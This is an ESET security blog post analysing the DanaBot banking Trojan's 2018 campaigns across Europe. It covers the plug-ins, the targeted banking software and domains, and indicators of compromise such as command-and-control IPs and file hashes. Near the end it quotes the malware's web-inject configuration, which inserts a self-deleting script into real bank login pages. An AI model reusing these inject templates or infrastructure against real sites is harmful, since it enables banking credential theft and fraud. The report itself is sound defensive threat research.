
DanaBot shifts its targeting to Europe, adds new features

welivesecurity.com/2018/09/21/danabot-targeting-europe-adds-new-features/

September 21, 2018



ESET researchers have discovered new DanaBot campaigns targeting a number of European countries

ESET Research
21 Sep 2018 - 11:58AM

ESET researchers have discovered new DanaBot campaigns targeting a number of European countries

Recently, we have spotted a surge in activity of DanaBot, a stealthy banking Trojan discovered earlier this year. The malware, first observed in campaigns targeting Australia and later Poland, has apparently expanded further, with campaigns popping up in Italy, Germany, Austria, and as of September 2018, Ukraine.

What is DanaBot?

DanaBot is a modular banking Trojan, first analyzed by Proofpoint in May 2018 after being discovered in malicious email campaigns targeting users in Australia. The Trojan is written in Delphi, has a multi-stage and multi-component architecture, with most of its functionality implemented by plug-ins. At the time of the discovery, the malware was said to have been under active development.

New campaigns

Just two weeks after the widely-reported initial campaigns in Australia, DanaBot was detected in a campaign aimed at Poland. According to our research, the campaign targeting Poland is still ongoing and is the largest and most active campaign to date. To compromise their victims, the attackers behind the Poland-targeted campaign use emails posing as invoices from various companies, as seen in Figure 1. The campaign makes use of a combination of PowerShell and VBS scripts widely known as Brushaloader.




Figure 1 – Example of a spam email used in a Poland-targeted DanaBot campaign in September 2018

At the beginning of September, ESET researchers discovered several smaller campaigns targeting banks in Italy, Germany and Austria, using the same distribution method as observed in the Polish campaign. Further to this development, on September 8, 2018, ESET discovered a new DanaBot campaign targeting Ukrainian users. The software and websites targeted in these new campaigns are listed at the end of this article.

Figure 2 shows a spike in the DanaBot detection rate at the turn of August and again in September 2018, as seen in our telemetry data.




Figure 2 – Overview of ESET product detections of DanaBot in the last two months

Plug-in improvements

Given its modular architecture, DanaBot relies on plug-ins for most of its functionality.

The following plug-ins have previously been mentioned as a part of the Australia-targeted campaigns of May 2018:

- **VNC plug-in –** establishes a connection to a victim's computer and remotely controls it
- **Sniffer plug-in** – injects malicious scripts into a victim's browser, usually while visiting internet banking sites
- **Stealer plug-in** – harvests passwords from a wide variety of applications (browsers, FTP clients, VPN clients, chat and email programs, poker programs etc.)
- **TOR plug-in** – installs a TOR proxy and enables access to .onion web sites

According to our research, the attackers have introduced several changes to the DanaBot plug-ins since the previously reported campaigns.

In August 2018, the attackers started using the TOR plug-in for updating the C&C server list from y7zmcwurl6nphcve.onion. While this plug-in could potentially be used to create a covert communication channel between the attacker and a victim, we have no evidence of such a use to date.

In addition to that, the attackers have extended the Stealer plug-in range with a 64-bit version compiled on August 25, 2018, expanding the list of software potentially targeted by DanaBot.

Finally, in the beginning of September 2018, an RDP plug-in was added to DanaBot. It is based on the open-source project RDPWrap that provides Remote Desktop Protocol connections to Windows machines that normally do not support it.

There could be several reasons why the DanaBot developers added another plug-in that enables remote access besides the VNC plug-in: First, the RDP protocol is less likely to be blocked by firewalls. Second, RDPWrap allows several users to use the same machine concurrently, enabling attackers to perform reconnaissance operations while the unsuspecting victim is still using the machine.

Conclusion

Our findings show that DanaBot is still in active use and development, most recently testing out “new ground” in European countries. The new features introduced in these latest campaigns indicate the attackers behind DanaBot continue to make use of the malware’s modular architecture to increase their reach and success rate.

ESET systems detect and block all DanaBot components and plug-ins under detection names listed in the IoCs section. The software and domains targeted in these recent campaigns is listed in the following sections of this blog post.

This research was carried out by Tomáš Procházka and Michal Kolář.

Targeted software

Software targeted in all European campaigns

electrum.exe*
electron.exe*
expanse.exe*
bitconnect.exe*
coin-qt-.exe*
ethereum.exe*
-qt.exe
zcash.exe*
klient.exe*
comarchcryptoserver.exe*
cardserver.exe*
java.exe*
jp2launcher.exe*

Software targeted in Ukrainian campaign

On September 8, 2018, DanaBot started targeting the following corporate banking software and remote access tools:

java.exe*
jp2launcher.exe*
srclbclient.exe*
mtbclient.exe*
start.corp2.exe*
*javaw.*exe*
node.exe*
runner.exe*
ifobsclient.exe*
bank.exe*
cb193w.exe*
clibankonlineen.exe*
clibankonlineru.exe*
clibankonlineua.exe*
eximclient.exe*
srclbclient.exe*
vegaclient.exe*

mebiusbankxp.exe*
pionner.exe*
pcbank.exe*
qiwicashier.exe*
tiny.exe*
upp_4.exe*
stp.exe*
viewpoint.exe*
acdterminal.exe*
chiefterminal.exe*
cc.exe*
inal*.exe*
uniterm.exe*
cryptoserver.exe*
fbmain.exe*
vncviewer.exe*
radmin.exe*

Targeted domains

Note that wildcard characters are used in the configuration, so this list only contains portals which can be reliably identified.

Targeted Italian domains

- credem.it
- bancaeuro.it
- csebo.it
- inbank.it
- bancopostaimpresaonline.poste.it
- bancobpm.it
- bancopopolare.it
- ubibanca.com
- icbpi.it
- bnl.it
- banking4you.it
- bancagenerali.it
- ibbweb.tecmarket.it
- gruppocarige.it
- finecobank.com
- gruppocarige.it
- popso.it
- bpergroup.net
- credit-agricole.it
- cariparma.it
- chebanca.it
- creval.it
- bancaprossima.com
- intesasanpaoloprivatebanking.com
- intesasanpaolo.com

- hellobank.it

Targeted German domains

- bv-activebanking.de
- commerzbank.de
- sparda.de
- comdirect.de
- deutsche-bank.de
- berliner-bank.de
- norisbank.de
- targobank.de

Targeted Austrian domains

- sparkasse.at
- raiffeisen*.at
- bawagpsk.com

Targeted Ukrainian domains

Domains added on September 14, 2018:

- bank.eximb.com
- oschadbank.ua
- client-bank.privatbank.ua

Domains added on September 17, 2018:

- online.pumb.ua
- creditdnepr.dp.ua

Targeted webmails

- mail.vianova.it
- mail.tecnocasa.it
- MDaemon Webmail
- email.it
- outlook.live.com
- mail.one.com
- tim.it
- mail.google
- tiscali.it
- roundcube
- horde
- webmail*.eu
- webmail*.it

Targeted cryptocurrency wallets

\wallet.dat
\default_wallet

Example configuration from campaigns targeting Poland, Italy, Germany and Austria

```
set_url https://bgk24.pl/* GP
data_before
<head>
data_end
data_inject
<script id="myjs3">
window.rem777bname = "%bot_id%";
</script>
<script id="myjs1" src="my9rep/myjs28_frr_s42.js"></script>
<script id="myjs2">
myrem = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a))};
myrem("myjs1");myrem("myjs2");myrem("myjs3");
delete myrem;delete rem777bname;
</script>
data_end
data_after
data_end
```

```
set_url https://online.nestbank.pl/bim-webapp/nest/log* GP
data_before
wej</title>
data_end
data_inject
<script id="myjs3">
window.rem777bname = "%bot_id%";
</script>
<script id="myjs1" src="my9rep/myjs28_frr_s46.js"></script>
<script id="myjs2">
myrem = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a))};
myrem("myjs1");myrem("myjs2");myrem("myjs3");
delete myrem;delete rem777bname;
</script>
data_end
data_after
data_end

set_url https://www.credem.it/* GP
data_before
class="support"
data_end

data_inject
 style="display:none"
data_end

data_after
data_end
```

Indicators of Compromise (IoCs)

Servers used by DanaBot

Note that “Active” stands for serving malicious content as of September 20, 2018.

Server	Status

Server	Status
45.77.51.69	Active
45.77.54.180	Active
45.77.231.138	Active
45.77.96.198	Active
178.209.51.227	Active
37.235.53.232	Active
149.154.157.220	Active
95.179.151.252	Active
95.216.148.25	Inactive
95.216.171.131	Inactive
159.69.113.47	Inactive
159.69.83.214	Inactive
159.69.115.225	Inactive
176.119.1.102	Inactive
176.119.1.103	Active
176.119.1.104	Active
176.119.1.109	Inactive
176.119.1.110	Active
176.119.1.111	Active
176.119.1.112	Active
176.119.1.114	Inactive
176.119.1.116	Active
176.119.1.117	Inactive
104.238.174.105	Active
144.202.61.204	Active
149.154.152.64	Active

Example hashes

Note that new builds of the main components are released every ~15 minutes, so hashes may not be the latest available.

Component	SHA1	Detection
Infection vector in Europe	782ADCF9EF6E479DEB31FCBD37918C5F74CE3CAE	VBS/TrojanDownloader.Agent.PYC
Infection vector in Ukraine	79F1408BC9F1F2AB43FA633C9EA8EA00BA8D15E8	JS/TrojanDropper.Agent.NPQ
Dropper	70F9F030BA20E219CF0C92CAEC9CB56596F21D50	Win32/TrojanDropper.Danabot.I
Downloader	AB0182423DB78212194EE773D812A5F8523D9FFD	Win32/TrojanDownloader.Danabot.I
Main module (x86)	EA3651668F5D14A2F5CECC0071CEB85AD775872C	Win32/Spy.Danabot.F
Main module (x64)	47DC9803B9F6D58CF06BDB49139C7CEE037655FE	Win64/Spy.Danabot.C

Plug-ins

RDP	C31B02882F5B8A9526496B06B66A5789EBD476BE	Win32/Spy.Danabot.H
Stealer (x86)	3F893854EC2907AA45A48FEDD32EE92671C80E8D	Win32/Spy.Danabot.C
Stealer (x64)	B93455B1D7A8C57F68A83F893A4B12796B1E636C	Win64/Spy.Danabot.E
Sniffer	DBFD8553C66275694FC4B32F9DF16ADEA74145E6	Win32/Spy.Danabot.B
VNC	EBB1507138E28A451945CEE1D18AEDF96B5E1BB2	Win32/Spy.Danabot.D
TOR	73A5B0BEE8C9FB4703A206608ED277A06AA1E384	Win32/Spy.Danabot.G

21 Sep 2018 - 11:58AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion